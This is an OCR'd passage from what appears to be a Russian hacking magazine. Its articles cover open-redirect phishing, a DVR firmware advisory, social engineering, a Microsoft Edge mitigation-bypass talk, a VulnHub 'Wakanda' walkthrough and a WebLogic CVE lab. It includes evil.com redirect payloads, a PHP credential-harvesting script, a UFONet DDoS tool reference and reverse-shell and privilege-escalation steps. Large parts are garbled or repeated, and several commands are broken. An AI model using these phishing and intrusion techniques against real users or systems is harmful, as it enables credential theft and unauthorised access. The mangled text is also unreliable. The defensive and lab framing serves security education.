here to log in</=>
```

Пользователь делает, что ссылка бесплатная, так как начинается с bank.site.com. Однако после переходе на ссылку перенаправляется на поддельный фишинг-сайт.

Как самому найти уязвимость?

- Внимательно проверять по всем ссылкам сайта и найти и нам подходящего перенаправления.
- Как вариант, можно использовать перебор при помощи специальных программ.
- Ввести в поисковую строку Google site:target.com inurl:redirect=http://evil.com
- Использовать, где может использовать перенаправления. К примеру, при авторизации или авторизации.
- Попробовать найти уязвимость с помощью различных известных сервисов target.com/redirect_url=http://evil.com, target.com/redirect_to=http://evil.com. Другие пример ты можешь посмотреть по ссылкам:

WWW


- Hackers Robbie payloads
- UrlDecoder Decoder
- 16 TB payloads
- Cryptomy payloads

ЭКСПЛУАТАЦИЯ УЯЗВИМОСТИ. ОСНОВНЫЕ ИРУЗЫ

Фишинг

Для атаки злоумышленник отправляет на почту письмо со ссылкой http://site.com/login?redirect=http://evil.com/. Жертва видит доверенный сайтик и переходит по ней на страницу, адреналина сомнительного сайта. Далее человек вводит логин и пароль, которые злоумышленник и создавал на фишинговом сайтике.

Страница выглядит как оригинальная, но на самом деле — это копия, которая отправляет данные на сервер злоумышленника. Люди перекидываются на фишинг, в котором была уязвимость ссылка, а она отправила на фишинговый сайт.



Фишинговая авторизация

Совмещаемся с другой уязвимостью

Другой вариант атаки сводится к отправке человека на сайт, содержащий эксплоит для браузера или CSRF. Такие можно сомкнуться Open Redirect (XSS), как это было сделано использовании с сайтом google.com.


Способы совмещения могут быть самыми разными. Нужно проявить ум и внимательно и опыт пробовать разные варианты.

Open Redirect для DDoS

На сайтах есть интересная скрипт, которая использует открытое перенаправление для DDoS.

Скрипт UFONet

Автор описывает UFONet как ботнет для проведения Layer 7 DDoS атак (в учебных целях, конечно же):



Атакуем UFONet


В интернете есть видео, где хакеры используют UFONet против реальных сайтов. Можешь сначала и попробовать с ним на своем сайте. Но внимательно ожидать от него не стоит:

```
$ ls -l
$ git clone https://github.com/epsilon/ufonet.git
```

ОТКРЫТАЯ УЯЗВИМОСТЬ В GOOGLE

В 2010г где-то есть уязвимость Open Redirect оставалась в Google. Она заключается в том, что при переходе по ссылке с редиректом спрашивается обычная страница авторизации в Google. Ссылка выглядит примерно так:

```
https://accounts.google.com/ServiceLogin?continue=https%3A%2F%2Fapp
engine.google.com%2F_ah%2Fconfirmlogin%3Fcontinue%3Dhttps%3A%2F%2Fvi
.com%2F&service=ah
```



Открывается не перебросает на сайт evil.com/_ah/confirmlogin/. Как это можно использовать? Разработчики Google считали исключительно, что Open Redirect сверху не несет никакой уязвимостью, и не стали исправлять эту дыру. Но злоумышленники взяли ее в оборот и активно используют. Рассмотрим пару примеров этой атаки.

Доставка сообщения

При точечной атаке обычно идет прямая взаимодействие с жертвой под любым предлогом и любым способом не передается украшение ссылки. При массовой атаке злоумышленник рассылает спам или размещает ссылку на сайтах, где есть возможность оставлять ссылки.

Один из вариантов такого спама — когда на почту он (email) отправит письмо с ссылкой, на новом сервисе с надписью Email. В нем письма приходит кто войти в аккаунт под разным предлогом:

В результате он же сам находится на сайте злоумышленника! Просто этот сайт особенно внешне схож, чистличное от логина в Google.

Данные, введенные в этом окне, будут отправлены сюрпиз на PHP, который сохраняет их на сервере злоумышленника.

```
<?php
if (isset($_POST['username'])) {
    exit();
} else {
$result = array(
    'username' => $_POST['username'],
    'password' => $_POST['password']
);
echo json_encode($result);
$login = $_POST['username'];
$pass = $_POST['password'];
$log = fopen('accounts.txt', 'a');
fwrite($log,'Login: $login Pass: \n');
fclose($log);
?>
```

После нажатия на кнопку жертва перенаправляется на страницу с письмом и ничего не подозревает. Есть большая вероятность, что человек, попадающий на такую ссылку, не обратит внимания, что это не google.com.

Заражение вирусом

Точно также все ссылки жертвы после ввода авторизации в google.com идут на сервер злоумышленника для сбора с «обновлением» браузера, где человек просит скачать вирусный файл.

Скачивание обновления с вирусом

После загрузки жертва перенаправляется на страницу с письмами и ничего не подозревает. Есть большая вероятность, что человек, попадающий на такую ссылку, не обратит внимания, что это не google.com.

Фишинг других аккаунтов (PayPal, Amazon, Vkontakte и прочие)

Также после авторизации в google.com жертва попадает на страницу «ошибка» сервиса. Однако все письмо отправлено google.com. Он определяется сайта, который настойчиво просит войти в аккаунт под любым предлогом:

На самом деле это фишинг почты, мужик, в котором не работает ничего, кроме отправки письма. В самом письме содержится ссылка на фишинговый сайт с замаскированным доменом. К примеру, paypal-login.com. Нет. Новательности жертвы в адрес перекидут по ней на сайт злоумышленника и сюда уже сам сервис.

ИТОГ

В общем, баги «открытый редирект» — ошибка разработчиков сайта, которая позволяет злоумышленникам незаметно перенаправлять пользователей куда угодно и подделывать на «Google». Чтобы не допустить, необходимо как минимум уведомлять пользователя о перенаправлении.


Уязвимости могут злоумышленник. Плохие сервисы (и не только) дрожжей каверы не стоит и заробатывают, как вторит, кроме прямых. В то время как тяжелых и более опасных получает свои пальчики дотакого, никогда подобных уязвимостей в программах Big Bounty.

В общем, будь начеку, проверяй URL в адресной строке, иногда не поленись ссылкам из почты и обращай внимание, если снова авторизация вдруг выскакивает, а ещё лучше пользуйся менеджером паролей, который не будет вводить пароль на сервисах менее порядочных дружей и отслеживанием. Ну а если хочешь изучить Open Redirect ещё подробнее или прокачать свой навык работы с ним, то рекомендую сайты по ссылкам ниже. ■

WWW

- Уязвимости Open Redirect с помощью Bug
- Тестирование уязвимости Open Redirect на сервисах Google
- Wiki запуска на Open Redirect
- Уязвимости Google
- Уязвимость на 1000 долларов в Facebook

X-ИССЛЕДОВАНИЕ: NVR И DVR



РАЗБИРАЕМ УЯЗВИМОСТИ В ВИДЕОРЕГИСТРАТОРАХ, КОТОРЫЕ ВСЕ НИКАК НЕ ПОФИКСЯТ

Ботнеты, состоящие из уязвимых IoT-устройств, — суровая действительность наших дней. Атакующие постоянно ищут уязвимые хосты, чтобы усилить свою сеть. И иногда так получается, что производители «умных» железок своей пассивностью непреднамеренно помогают злодеям реализовать их планы. Рассмотрим именно такой случай.


Денис Мазурин
Специализируется на исследовании угроз и разработке технологий защиты от целевых атак.
#hoopedbydatasecure
sandbox@mail.com

WARNING

Описанные в материале уязвимости были своевременно отправлены вендору, китайскому CERT и Mitre. Все уязвимости получили номера CVE. Мы публикуем данную информацию в соответствии с общепринятой политикой разглашения уязвимостей. Однако вендор до сих пор не сообщил, как собирается закрывать уязвимости, а в зоне риска находится много устройств. Поэтому мы не будем приводить подробные сведения об уязвимом ПО и устройствах.

Сегодня мы в формате Security Advisory (отжатые до самой сути отчеты об обнаруженных уязвимостях, в таком формате их получают производители уязвимого компонента, Mitre и CERT) расскажем тебе о трех уязвимостях в прошивках DVR/NVR (digital/network video recorders) крупного китайского производителя, который разрабатывает прошивки для разнообразных устройств (DVR, NVR и IP-камеры).

Рассмотренная версия прошивки работает на различных DVR/NVR-устройствах, которые также производятся в Китае и распространяются по модели white label, когда на заводе устройство выпускают без маркировки, а затем вендоры выводят его на рынок под своим брендом. Я обнаружил в открытом доступе более 100 тысяч устройств, артефакты которых (версия и баннеры запущенных сервисов, фингерпринты веб-интерфейса и прочее) указывают на то, что устройство работают под управлением данной прошивки и, соответственно, может иметь описанные ниже уязвимости.



География распространенности уязвимых устройств

ОБЪЕКТ ИССЛЕДОВАНИЯ

Как я упомянул, огромное количество устройств под управлением данной прошивки распространяется по модели white label. На фотографии ниже пример подобного устройства. Оно и стало объектом исследования.

Пример уязвимого DVR-устройства

Прошивка содержит «защитные» учетные данные, которые могут быть использованы атакующим для привилегированного доступа к работающему устройству и кражи ценной информации, например получения видеопотока, или (классика жанра) для включения данного устройства в ботнет. Также уязвимый веб-интерфейс позволяет атакующему обойти процедуру аутентификации и получить привилегированный доступ к видеопотоку.

В последних версиях прошивки (на момент исследования — декабрь 2017 года) были обнаружены уязвимости:

- обход аутентификации в веб-приложении;
- «защита» учетная запись для Telnet;
- «защитные» учетные записи для веб-панели управления и RTSP-сервера (Real Time Streaming Protocol).

ТЕХНИЧЕСКИЕ ДЕТАЛИ

Обход аутентификации в веб-приложении

Веб-панель, разработанная для управления устройством и видеомониторинга, имеет «особенность» (довольно распространенную среди подобных устройств), которая позволяет неавторизованному пользователю получить доступ к видеопотоку. Достаточно знать URL

```
http://<IP>/<main_page_with_login_form>.html
```

на что-то подобное:

```
http://<IP>/<video_stream>.html
```

Эта уязвимость в веб-приложении возникает из-за того, что отсутствуют проверки пользовательских прав, — судя по обновленному OWASP TOP 10 IoT Vulnerabilities, это достаточно тривиальная проблема.

ОЦЕНКА УЯЗВИМОСТИ

CVSS v3
Base Score: 7.5
Vector: (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N)

Зашитые учетные данные для Telnet

Файлы прошивки находятся в открытом доступе и не защищены от анализа содержимого. В результате любой желающий может распаковать образ прошивки. Это один из способов, который используют злоумышленники для пополнения своих ботнетов. Злодеи непрерывно следят за обновлениями прошивок на сайте производителя; они успешно распаковывают образ прошивки и приступают к изучению ее содержимого. Если распакованная прошивка содержит «защитные» учетные данные, злоумышленники включают их в брут-листы своего сканера.

```
DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------
0             0x0             uImage header, header size: 64 bytes, header CRC: 0x23AAF484, created: 20
0-05-02 07:20:14, image size: 2485792 bytes, Data Address: 0x20000, Entry Point: 0x20000, data CRC: 0x2
9710D5, OS: Linux, CPU: ARM, image type: OS Kernel Image, compression type: gzip, image name: "linux"
64            0x40            Squashfs filesystem, little endian, version 4.0, compression:xz, size: 240
5484 bytes, 2898 inodes, blocksize: 262144 bytes, created: 2016-09-01 07:16:13

root@ubuntu:~/backup$

root@ubuntu:~/backup$ find -name "*.cfg" -print
./var/conf/*.cfg
```

Распакованная прошивка. В недрах ее файловой системы содержатся «защитные» учетные данные

В прошивке, которую мы анализировали, обнаружились учетные данные для Telnet-подключения. В файле etc/passwd есть следующая строка:

```
root:Unix_md5_string>:0:0:root:/:/bin/sh
```

Эта строка содержит учетные данные привилегированного пользователя Telnet, которые владелец устройства изменить не может.

ОЦЕНКА УЯЗВИМОСТИ

CVSS v3
Base Score: 10
Vector: (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:H)


Зашитые учетные данные для веб-сервера и RSTP-сервера

Используя описанную выше учетную запись для Telnet, атакующий может получить доступ к следующим файлам, которые содержат все пользовательские учетные для веб-панели и RSTP-сервера:

```
<temporary_dir>/Config1
<temporary_dir>/Config2
```

Кроме того, эти файлы содержат «защитные» учетные данные (бэкдор):

```
<default_username>:<password_in_clear_text>
```



Фрагмент файла, содержащего «защитные» учетные данные для веб-панели

В результате атакующий может получить доступ к веб-панели и видеопотоку.

ОЦЕНКА УЯЗВИМОСТИ

CVSS v3
Base Score: 7.5
Vector: (AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:H/A:N)

КАК УСТРАНИТЬ ОПИСАННЫЕ УЯЗВИМОСТИ

1. Запретить любой доступ к веб-панели, используя белый список доверенных IP-адресов.
2. Скрыть работающее устройство за NAT роутера. Если это невозможно, то необходимо отключить от интернета (изолировать) уязвимое устройство.
3. Если требуется получить доступ к видеопотоку через интернет, то лучше использовать соединение с вендорским облаком (если устройство поддерживает такую возможность).

Текущий статус отчета

- 01.12.2017 — отчет передан производителю.
- 11.01.2018 — производитель подтвердил, что отчет получен.
- 14.06.2018 — отчет передан китайскому CERT (National Computer network Emergency Response technical Team / Coordination Center of China) и Mitre.

Мария Кузина
Эксперт по ИБ

НЕСТАНДАРТНЫЕ ТЕХНИКИ
ВВЕДЕНИЯ И ЗАБЛУЖДЕНИЕ

ЦЕЛЕНАПРАВЛЕННАЯ СОЦИАЛЬНАЯ ИНЖЕНЕРИЯ

В этой статье мы расскажем несколько таких социальных инженерных, которые можно использовать прямо сейчас. Что есть в том случае, когда выбрана конкретная жертва (человек или компания). Считается, что таргетированный атаки отличаются больше времени на подготовку. И спойлер: в знаю, что утверждение сделано, но в реальности случаев полным-полным, нет, даже одного конкретного в организацией организации.

В Специальной статье на разбираем несколько атаки, но на применяются, в основном, в отношении. Но, в принципе, ничто не мешает использовать. Поскольку не знаем заранее себе сколько из подран жертвоотличается с сделать сколь лишним или слишком подробным. Поэтому в статье мы рассмотрим только самые интересные. Если цинично (называть рассмотрим только самые интересные, то, в этом есть, и для атаки, и для жертвы, и для инженера.

Прежде бесплатности всего знать подготовка, а потому начнем с разведки. Сначала, конечно, необходимо определиться, что нам нужно в результате. Для кого в данной ситуации — только для сотрудников, или для клиентов, или для партнеров, или для всех сразу. Если нужно подготовить под конкретную группу, то в этом есть и для атаки, и для инженера, и для жертвы.

Для бесплатности и лучше знать подготовка, а потому начнем с разведки. Сначала, конечно, необходимо определиться, что нам нужно в результате. Для кого в данной ситуации — только для сотрудников, или для клиентов, или для партнеров, или для всех сразу. Если нужно подготовить под конкретную группу, то в этом есть и для атаки, и для инженера, и для жертвы.

WARNING

Статья предназначена для обмена знаниями, при использовании материалов в рекламодателей статьи информационной безопасности (ИБ), ответственность за ущерб, нанесенный в ходе проведения атаки, применяемой жертвой атаки, применяемой жертвой атаки, применяемой жертвой атаки.

Сбалансированно, поскольку не обладаются СЕН объект поможет, что на деле — ничего. Поэтому, если вы — сотрудник, вы можете использовать СЕН, поскольку не знаете — поэтому, если вы сотрудник, вы можете использовать информационные безопасности. Если цинично (называть рассмотрим только самые интересные, то, в этом есть, и для атаки, и для жертвы, и для инженера.

Прежде бесплатности всего знать подготовка, а потому начнем с разведки. Сначала, конечно, необходимо определиться, что нам нужно в результате. Для кого в данной ситуации — только для сотрудников, или для клиентов, или для партнеров, или для всех сразу. Если нужно подготовить под конкретную группу, то в этом есть и для атаки, и для инженера, и для жертвы. Для бесплатности и лучше знать подготовка, а потому начнем с разведки. Сначала, конечно, необходимо определиться, что нам нужно в результате. Для кого в данной ситуации — только для сотрудников, или для клиентов, или для партнеров, или для всех сразу. Если нужно подготовить под конкретную группу, то в этом есть и для атаки, и для инженера, и для жертвы.

ДОВЕРЕННЫЙ САЙТ КАК ПРИХОДНОЙ ДВОР

Для бесплатности и лучше знать подготовка, а потому начнем с разведки. Сначала, конечно, необходимо определиться, что нам нужно в результате. Для кого в данной ситуации — только для сотрудников, или для клиентов, или для партнеров, или для всех сразу. Если нужно подготовить под конкретную группу, то в этом есть и для атаки, и для инженера, и для жертвы.

```
https://safeweb.norton.com/redirect?u=http%3A%2F%2F%2F
```

ЭКСПОРТ В ЕКАТЕРИНБУРГ

ОБЗОР САМЫХ ИНТЕРЕСНЫХ ДОКЛАДОВ С МИРОВЫХ ИБ-КОНФЕРЕНЦИЙ

В последние годы мы отучились воспринимать Windows как нечто невероятно дырявое. Эта операционка определенно стала более стойкой к хакерским атакам, и основной поток ненависти пользователей сейчас теперь собирает в помощью своих глючных апдейтов. Впрочем, последние доклады с ИБ-конференций показывают, что и с безопасностью у нее все далеко не идеально.

Антон Карпа
Эксперт по информационной безопасности. Образование: МГУПИ, специальность «Защита информации в компьютерных системах», в настоящее время учится на аспирантуре. Область интересов: информационная безопасность, анализ и обзор ИБ, искусственные интеллекты
mr.kolobok@mail.ru

ОБХОДЯМ ВСЮ СОВРЕМЕННУЮ КИБЕРЗАЩИТУ МАЙКРОСОФТОВСКОЙ ЕДЕЛИ

Henry Li, Jack Tang, Cross the Wall — Bypass All Modern Mitigations of Microsoft Edge // Black Hat. 2017

В Windows 10, по мысленным шифрам хакеров такие защитные механизмы, как ASLR (Address Space Layout Randomization — рандомизация распределения адресного пространства), DEP (Data Execution Prevention — предотвращение выполнения кода, размещенного в сегменте данных) и CFG (Control Flow Guard — охрана потока управления). Благодаря им кибергоблоку значительно сложнее манипулировать памятью операционной системы. Самый перспективный из этих защитных механизмов — CFG. Если атакуемое приложение защищено механизмом CFG, то руки взломщика остаются связанными, даже если у него есть прохвальный доступ (на запись и на чтение) ко всему адресному пространству оперативной памяти.

Что такое CFG

CFG предоставляет собой механизм безопасности, призванный предотвратить ситуации, когда «косвенные переходы» (косвенные call/jmp) перенаправляют потоки управления в опасные места адресного пространства. Впервые появившийся в Windows 8.1, CFG на данный момент реализован в Windows 10 в качестве расширенной фичи безопасности.

Суть работы CFG в следующем: до эрзаца компилятор проводит каждым критичным «косвенным переходом» вставляется специальная функция, контролирующая корректность потока управления. Затем эта специальная функция проверяет, куда в действительности переходит поток по помощи сравнения предопределенной CFG-карты (CFG bitmap).

Однако хакеры не сидят на месте и постоянно придумывают все новые и новые трюки для обхода непрерывно совершенствующихся механизмов кибергаздарки. В этой презентации Henry Li и Jack Tang рассмотрели ряд атак на некоторыми из разработанных ими трюков. В том числе:

1. Трюк, при помощи которого можно обойти CFG и DEP и обеспечить себе возможность произвольного выполнения кода. На примере браузера Edge этот трюк эксплуатирует темную сторону системного механизма «прокладок» и не требует применения традиционной техники ROP.
2. Трюк, при помощи которого можно обойти ASLR. Эксплуатируя логические недоработки в механизме «сборщика мусора», который используется в языках программирования для управления памятью при работе с динамическими переменными (в частности, в таких популярных JS-движках, как jscript9 и chakra), зловед может обойти ASLR без необходимости эксплуатировать какую-либо уязвимость.

Binary code
Binary code
Binary code
Stub code
Stub code
Stub


ЗАХВАТ ВАКАНДЫ

Сегодня мы займемся взломом виртуальных машин с VULNHUB — ресурса, предоставляющего образы операционных систем с уязвимостями, в которых «защитник» уязвимостей. Он создавался, чтобы каждый мог получить практический опыт в сферах информационной безопасности и сетевого администрирования. Нужно всего лишь скачать образ виртуалки, правильно настроить сеть и запустить.


ПОДГОТОВКА ВИРТУАЛЬНОЙ МАШИНЫ

Для начала скачаем необходимый софт и сам образ виртуалки. Заходим в VirtualBox. Теперь выбираем одну из новых виртуальных машин, например Wakanda 1.


После того как скачали образ и установили VirtualBox, время настраивать сеть. Открываем менеджер сетей хоста и создаем новый адаптер.



Импортируем виртуалку в VirtualBox и идем в ее настройки. Нам нужна вкладка «Сеть». Устанавливаем тип подключения как «Виртуальный адаптер хоста» и указываем созданный сетевой адаптер. Обращаем внимание на совпадение MAC-адрес, так как он нам еще понадобится, чтобы найти его в сети.



Теперь можно запускать. Сделаем это!



ПОИСК МАШИНЫ

После того как мы импортировали и запустили виртуалку, нам нужно узнать, какой у нее IP-адрес. Для этого на хосте воспользуемся командой **$ arp-scan -l** на Kali Linux, которая находится в одной сети с Wakanda.

СКАНИРОВАНИЕ ПОРТОВ


Как обычно, начнем исследование машины со скана портов. Для этого воспользуемся утилитой Nmap:

```
$ nmap -p- -sV 192.168.91.128
```

Видим, что запущен Apache на 80-м порте, SSH на 3333-м и какой-то мусор на 111-м и 56737-м портах.

САЙТ НА PHP

Начнем с сервиса на 80-м порте. Там висит ничем в целом не примечательный сайт без каких-то особенных фишек



Проверю чек-фразы дизайнеров, залезем в исходный код страницы. Видим закомментированную ссылку, вероятно на французском версию сайта.


Попробуем зайти. И правда, сайт теперь на французском языке.

Откроем Burp и попробуем профаззить параметр **lang**

И с первого же раза получаем исходный код страницы **index.php** с показом уязвимости Local File Inclusion и фильтра Base64 PHP. Расшифруем с помощью команды **$ base64 -d** или через Cyberchef online и увидим в самом начале какой-то пароль. Интересно, от чего же он?

ПОЛУЧАЕМ ДОСТУП ПО SSH

Вспоминаем, что на 3333-м порте в машине запущен SSH. Возможно, пароль подойдет к нему. Но какой логин? Пробуем ещё раз по исследованию сайта и увидим, что сайт создал некий **nakadou**. Попробуем подключиться, используя полученный пароль: **$ ssh -lnakadou -p192.168.91.128 -p 3333**



ПЕРВЫЙ ФЛАГ

Зашли, видим запущенный Python 2. Теперь войдем в Bash с помощью команды

```
import os; os.system('/bin/bash')
```

Итак, мы в системе. Посмотрим, что в домашней папке (**$ ls**), видим файл **flag1.txt**, выведем его содержимое с помощью **$ cat flag1.txt**.

В ПОИСКАХ ВТОРОГО ФЛАГА

Для начала посмотрим на содержание файла **flag1.txt**. Для этого выполним **$ locate flag1.txt** Как оказалось, второй флаг ждет нас в **/home/devops/flag2.txt**. Но у нас нет прав, чтобы его прочитать, а владелец — пользователь **devops** из группы **developer**.

Поищем ещё файлы, которые нам принадлежат. Для этого посмотрим на результат команды **$ find / -user devops**.

Видим, что есть скрытый файл **/srv/.antivirus.py** с весьма странным содержанием.

Один по тому, что файл **/tmp/test** существует, этот скрипт выполняется при запуске от пользователя devops. Поэтому добавим туда простой реверс-шелл и перезагрузим виртуалку.

Теперь подключимся через **$ nc 192.168.91.128 4444** и посмотрим список файлов **$ ls /home/devops**. Файл со вторым флагом на месте! Выведем его **$ cat flag2.txt**.

ПОСЛЕДНИЙ РЫВОК: ПОЛУЧАЕМ ROOT(.TXT)

Поиски публичных эксплоитов для ядрышка приносят на этой версии ядра, мы ничего не нашли. Придется делать руками. Для начала сделаем полуинтерактивную оболочку: «curtesy»(curtesy -c /bin/sh) или Ctrl+z.

Посмотрим с помощью **sudo -l**, что в системе может запускать программы от имени root(ROOT).

Как видим, **/usr/bin/zip** работает с sudo без пароля, а значит, осталось сделать совсем немного.

Пугаем «root privileges escalation» и прямо на первой статье видим ссылку на FakeRoot. Делаем все по инструкции:

```
$ cd /tmp && wget https://raw.githubusercontent.com/dub0-dub0/fakeroot/master/setup.py
```

Меняем переменную PROOT на наш айтишник.

Запускаем и собираем **$ ./svup 443** а на выходе **$ sudo pip install . --upgrade --force-reinstall**.

Теперь у нас есть права администратора, и остается одна команда...

```
$ locate root.txt | xargs cat
```


Done!

ЧТО МЫ СЕЙЧАС СДЕЛАЛИ?

Мы просканировали порты на виртуальной машине, выяснили, что на 80-м порте запущен Apache с веб-приложением на PHP, на 3333-м — SSH. Нашли в PHP уязвимость Local File Inclusion и проэксплуатировали ее, получив исходный код страницы, в котором переменная **$password** был прихвачен пароль от SSH пользователя **nakadou**.

Первый флаг был в домашней папке пользователя. Изменив скрытый файл **/srv/.antivirus.py**, который принадлежит пользователю devops и исполняется его его именем при загрузке системы, мы получили возможность работать от его имени и нашли второй флаг в **/home/devops/flag2.txt**. Также, что PIP запускается с правами root, что позволяет использовать без пароля sudo, мы повысили привилегии до root с помощью публичного эксплоита и нашли третий флаг в **/root/root.txt**.

На этом мы закончили с «Wakanda» 1. Другие наши райтапы можешь найти в Google по запросу «Хакер Взлом».

ФУНДАМЕНТАЛЬНЫЕ ОСНОВЫ ХАКЕРСТВА

Сергей Анонимус
Сергей Анонимус — эксперт по информационной безопасности, пишет статьи и книги, выступает на конференциях, ведет блог на Habr, Хакер, Хакер Спецназ, Хакер Взлом, Хакер Спецназ, Хакер Взлом, Хакер Спецназ, Хакер Взлом

ДЫРЯВАЯ ЛОГИКА

ЭКСПЛУАТИРУЕМ НОВЫЕ УЯЗВИМОСТИ В ORACLE WEBLOGIC

В этой статье мы поговорим сразу о нескольких уязвимостях в сервере приложений Oracle WebLogic, написанном на Java. Этот продукт безумно популярен в энтерпрайз-среде и попадается постоянно на периметрах разных компаний от мала до велика. Уязвимости носят критический характер и позволяют злоумышленнику выполнить произвольный код на целевой системе.

Oracle WebLogic — это решение для построения сервис-ориентированной архитектуры (SOA), создания функциональных пакетов разного уровня связанности и сложности. Под угрозой оказались все актуальные версии приложения — 10.3.6.0, 12.1.3.0, 12.2.1.3 и ниже.

УЯЗВИМОСТИ

CVE-2018-2894 позволяет загружать произвольные файлы в систему, в том числе исполняемые (типа JSP), которые затем доступны через веб.

CVE-2018-3246 — XXE при загрузке XML-файла в качестве тестового сценария в компоненте Web Services Test Client.

CVE-2018-2628, CVE-2018-3252 — выполнение произвольного кода при помощи протокола JRMP.

CVE-2018-3191 — выполнение произвольного кода путем десериализации произвольных объектов Java, переданных через POST-запрос.

СТЕНД

Я буду поднимать сервер WebLogic версии 12.2.1.3.0 на системе Windows. Скачиваем инсталлятор с официального сайта Oracle из раздела Downloads. Для корректной установки и работы WebLogic потребуется JDK выше 1.8.0.130.

```
java.exe -jar fmw_12.2.1.3.0_wls_quick.jar
```


Если хочешь использовать версию ниже, то можешь отключить эту проверку, добавив ключ `-ignoreSysPrereqs`.

```
D:\Vlad>java.exe -jar fmw_12.2.1.3.0_wls_quick.jar
Extracting the installer
Checking if enough temp space 500 MB.  Actual 198.  Passed
Checking if enough swap space 500 MB.  Actual 4.  Passed
Checking if this platform requires a 64-bit JVM.  Actual 64.  Passed (64-bit not required)
Checking if enough memory space 1024 MB.  Actual 4095.  Passed (1024-bit not required)
Uncpacking the Jasper Ant Library of Oracle Ant Tasks(C:\Users\aliy\AppData\Local\Temp\OraInstall2018-10-25_08-44-43PM)
Uncpacking the Jasper Ant Library(C:\Users\aliy\AppData\Local\Temp\OraInstall2018-10-25_08-44-43PM)
Uncpacking the installer(C:\Users\aliy\AppData\Local\Temp\OraInstall2018-10-25_08-44-43PM\install2018-10-25_08-44-43PM.log)
**********************************************************************

Distribution Name: Oracle Fusion Middleware 12c WebLogic and Coherence Developer
Distribution Version: 12.2.1.3.0

Oracle Home : D:\Vlad\Oracle\Fusion\12213
Java Home : C:\Program Files\Java\jdk1.8.0_171

Note: Oracle Home not supplied (default to <present working dir>\wls12213)
**********************************************************************

Copyright (c) 1996, 2017, Oracle and/or its affiliates. All rights reserved.
Starting Oracle Universal Installer...
Checking swap space: must greater than 500 MB.  Actual 4095 MB    Passed
Checking Temp space: must greater than 500 MB.  Actual 198 MB    Passed
Preparing to launch Oracle Universal Installer from C:\Users\aliy\AppData\Local\Temp\OraInstall2018-10-25_08-44-43PM
Log: C:\Users\aliy\AppData\Local\Temp\OraInstall2018-10-25_08-44-43PM\install2018-10-25_08-44-43PM.log
**********************************************************************

Checking operating system version: must one of [6.0, 6.1, 6.2, 6.3, 10.0, 10.1, 10.2, 10.3, 10.4, 10.5, 10.6, 10.7, 10.8, 10.9, 10.10, 10.11, 10.12, 10.13, 10.14]  Passed
Checking Windows Vista Service Pack 1 or greater  Passed
Checking Windows Server 2008 Service Pack 1 or greater  Passed
Checking Windows Server 2008 R2 or greater  Passed
Checking Windows 7 or greater  Passed
Checking Windows Server 2012 or greater  Passed
Checking Windows 8 or greater  Passed
Checking Windows Server 2012 R2 or greater  Passed
Checking Windows 8.1 or greater  Passed
Checking Windows Server 2016 or greater  Passed
Checking Windows 10 or greater  Passed
Checking Windows Server 2019 or greater  Passed
Checking Windows 10 Build 1511 or greater  Passed
Checking Windows 10 Build 1607 or greater  Passed
Checking Windows 10 Build 1703 or greater  Passed
Checking Windows 10 Build 1709 or greater  Passed
Checking Windows 10 Build 1803 or greater  Passed
Checking Windows 10 Build 1809 or greater  Passed
Checking Windows 10 Build 1903 or greater  Passed
Checking Windows 10 Build 1909 or greater  Passed
Checking Windows 10 Build 2004 or greater  Passed
Checking Windows 10 Build 20H2 or greater  Passed
Checking Windows 10 Build 21H1 or greater  Passed
Checking Windows 10 Build 21H2 or greater  Passed
Checking Windows 10 Build 22H2 or greater  Passed
Checking Windows 11 or greater  Passed
Checking Windows 11 Build 21H2 or greater  Passed
Checking Windows 11 Build 22H2 or greater  Passed
The installation of Oracle Fusion Middleware 12c WebLogic and Coherence Developer 12.2.1.3.0 completed successfully.
Logs successfully copied to D:\Vlad\Oracle\Fusion\12213\oraInventory_0\logs.
```

Установка WebLogic 12.2.1.3.0 в Windows

Теперь нужно создать домен WebLogic. Для этого запускаем конфигуратор из домашней директории сервера:


```
oracle_common\common\bin\config.cmd
```



Создание домена в WebLogic


На первом этапе нужно указать, куда будут сохранены всевозможные конфиги и прочие причиндалы для новоиспеченного домена. Рекомендую оставить по дефолту, для теста это абсолютно неважно.

На втором этапе выбираем все возможные шаблоны.



Выбор шаблонов при создании домена

